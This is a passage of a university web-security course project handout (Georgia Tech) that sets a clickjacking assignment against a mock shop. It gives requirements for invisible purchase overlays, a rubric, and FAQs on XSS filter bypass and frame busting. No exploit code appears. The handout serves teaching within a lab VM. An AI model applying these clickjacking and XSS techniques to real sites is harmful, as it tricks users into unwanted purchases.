
□ Hide data URLs □ Has blocked cookies □ Blocked Requests

Recording network activity…

Perform a request or hit **Ctrl+R** to record the reload.

Example of Successful Clickjacking Exploit

User visits clickjack.html, enters a into the text field, and clicks on the **I’m Feeling Lucky** button.




file:///[redacted]/clickjack.html

Georgia Tech Shopping

a

The user is directed to the search results page for the chosen query. For the project, each info link should have a **translucent** overlay looking like the following image.




Results for: a

#	Product name	Product description	Price	Details
1	Georgia Tech Mug	Perfect or that caffine high 24 hours per day	81	ℹ
2	Finals avoider	Perfect distraction from exam week. Side effect: Low exam scores	35	ℹ
3	Stalker Copter	ITEM SOLD OUT	1	ℹ
4	Anger Reliever	Get rid of your frustration be throwing darts at this board.	70	ℹ
5	HDR Vision	Reality is not enough for you? Improve your live with the HDR vision glasses.	16	ℹ
6	Friend attractor	Get friends out of the library with this interactive game!	9	ℹ
7	Procrastination Enabler	Spend hours of your time putting this puzzle together instead of doing homework!	24	ℹ
8	Logic Enhancer	Improve your logic fast with this challenging game!.	56	ℹ

User clicks anywhere on **one or more Info links** ℹ on a given search results page.

Visiting the **My products** link shows that the user purchased the corresponding product(s).


Bare - Start Bootstrap Template - Mozilla Firefox
Bare - Start Bootstrap Temp
www.gtshop.com/products/purchased
Search
GT Shop
Search in products...
Products
My products
Logout
Bare - Start Bo...
22:36

Your purchased products:

Product ID	Product Name	Contact mail	Contact phone	Shipping date	Shipping address	Price
1	Georgia Tech Mug	lol@lol.com	2011-01-01	1234567	lol	$81

Quick Start Guide

You can find an Iframe_Clickjack_Quickstart_Guide in ***Canvas -> Files -> Guides and Tutorials.*** This is helpful in case you don't have very much experience in iframes or Javascript.

Part 2 Grading

Part 2.1 Open Redirect Requirements

- Do not just give the URL of the product page.

Part 2.2 Clickjacking Requirements

- Your exploit must work for the original version of Firefox provided in the VM.
- **Displaying pop-ups that require user interaction** will result in **zero credit.**
- The iframe in your clickjacking page must be **translucent as shown in the example**, so that it is easier for us to grade. **10 points will be deducted** if overlays are nearly transparent or difficult to see.
    - In the real world, the attacker would make it transparent. But for grading purposes, we need to see it.
- **After clicking on an overlay, the page should not be directed anywhere else.**
- **We should be able to buy multiple distinct items at once without the page redirecting.**
- Do not change the form id.
- Do not change any code between the comment tags <!-- !!! DO NOT MODIFY ANYTHING BELOW THIS COMMENT !!! --> and <!-- !!! DO NOT MODIFY ANYTHING ABOVE THIS COMMENT !!! --> in clickjack.html
- Do not alter the appearance of the search form that is rendered by the clickjack.html that we have provided.
    - To test this, open the clickjack.html that we have provided in one browser tab and your clickjack.html in another tab. It should look exactly the same, **pixel-by -pixel**, if you switch between the two tabs.
- Your exploit should not break the GTShop's product search functionality.
- Your exploit should not modify the appearance of the GTShop's search results except for showing the translucent overlays.
    - To test this, perform a search using the GTShop site in one browser tab and then perform a search by using your clickjack.html in another tab. It should look identical, **pixel-by-pixel**, except for the translucent overlays.
- The user should **NOT** be redirected after being clickjacked. We will just click on some part of the blue Info link and expect a purchase to be made in the background.
- You may not use any third party JavaScript libraries, except for JQuery. If using JQuery, you must include this one from the CDN: https://code.jquery.com/jquery-3.3.1.min.js. JQuery has to be an external reference and that we won't include a local copy in the autograder.
- The domain gtshop.com is not the same as www.gtshop.com. The shop is located at www.gtshop.com
- Each overlay must cover the Info link entirely. However, the width of your overlays should not exceed the Info link column.

- Properly positioning your overlays for different search results is critical.
- An overlay for one Info link should not collide with another overlay for another Info link.
- We will perform multiple purchases of different products on a given search results page.
- Each item can only be purchased once on the search results page.
- We will perform multiple different queries, and your implementation must work for all of them. These queries will not be revealed until grading is done.

Points will be deducted if you don't adhere to assumptions and requirements listed here.

Deliverables

- **redirect.txt**
- **clickjack.html**

Rubric

You will earn credit as follows:

Points	**Milestone**
10	All components of the redirect URL are correct. See https://www.ibm.com/support/knowledgecenter/en/SSGMCP_5.3.0/com.ibm.cics.ts.internet.doc/topics/dfhtl_uricomp.html
5	Search results are properly shown for the secret query strings that we test. To test this, compare your query results to the original GTShop page.
25	When the user clicks on the Info link of any item in the search results, he or she purchases the item that the Info link points to. For example, if the Info link URL is detail?id=6, then Anger Reliever dart board is purchased.
10	The correct number of overlays is displayed on the search results page for all secret queries that we test. For example, if a query returns five products, then there should only be five overlays on top of the five Info links.

Verifying File Hashes

You can verify that the skeleton files and VM were properly downloaded by comparing the resulting hash:

OS	**Command**

Windows	CertUtil -hashfile filename MD5
Mac	md5 filename
Linux	md5sum filename

Academic Integrity

All submitted code must be written by you. You may, however, borrow and cite examples from the papers related to this project.

Borrowing or adapting code from other students and websites like Stack Overflow, code repositories, and other sources is strictly forbidden.

You may not discuss specific approaches or solutions to the problems. Keep your discussions at a high level. Sharing code is strictly forbidden. Note that we monitor Piazza and Slack and will report you to the Office of Student Integrity if there is a violation.

You may not share test cases with others.

As a reminder, please review the Georgia Tech Honor Code and the course policies outlined in the syllabus. If you are unsure about what is allowed or not allowed, please open a private Piazza post.

Project Suggestions

After the project you will be provided a Google Form for project suggestions. Good suggestions may be worth up to 1 percentage point of extra credit. An announcement will be made after the project and will be communicated via Piazza.

Project FAQs

XSS FAQ

- If my XSS attack passes the regex filter, am I guaranteed to get full credits?
  - No, your XSS attack must be executable as well as pass the regex filter.
- Should we use ONLY the <script> tag in our XSS attack?
  - Yes. You can have whatever you like in between your script tags as long as it executes properly.
- Do we need to get an alert when entering our XSS in the XSS site?
  - No, we do not execute your code on the XSS server. This is why it's imperative you test your code to ensure it's executable before you submit.
- Does an XSS input have to pass all 3 filters?
  - No, an XSS input only has to pass its respective filter. For example, your 1st XSS attack need only pass the 1st filter and be executable, your 2nd XSS attack need only pass the 2nd filter and be executable, etc.
- Should the XSS attacks be carried out within the VM or they should also work on our host machine?
  - Please work inside the VM. The XSS website is only accessible from the VM.

Frame Busting FAQ

- Are you only testing the Chrome Extension in the provided VM? Or should this work anywhere/outside the VM?
  - We will be testing your Chrome Extension inside the provided VM. But realistically, your Chrome extension should work inside or outside the VM.
- Are you only testing the frame busting 20 times against this one page?
  - Not necessarily, your extension will need to work for any webpage that has the same vulnerability. Thus, any URL should not be hardcoded in your extension.
- Are we allowed to use an external website for our Frame Busting attack? For example, the 204-method requires us to employ a website that returns the 204 status code.
  - Yes, you're allowed to use an external website.

Clickjacking FAQ

- How will clickjacking be tested?
  - We will enter queries that should return multiple items, and then attempt to purchase multiple items. We will also enter in queries with extra characters and expect the correct results. For example, the query enhancer and eNhAnCeR%20 should return the exact same results.
- Should I redirect to a page after an item is purchased via an overlay?
  - No, no redirection should happen after an item is purchased via an overlay. Simply stay on the results page.
- Should items be purchasable only once?
  - Yes. If your overlay does not disappear after being clicked once, ensure that clicking the overlay again will not purchase the item again.
- Do overlays need to disappear after being clicked?
  - Not necessarily. Items should only be purchasable once. We recommend students to remove overlays once clicked to avoid items being purchased multiple times. However, if your overlays only purchase the item once even if clicked multiple times, then you will receive full credits.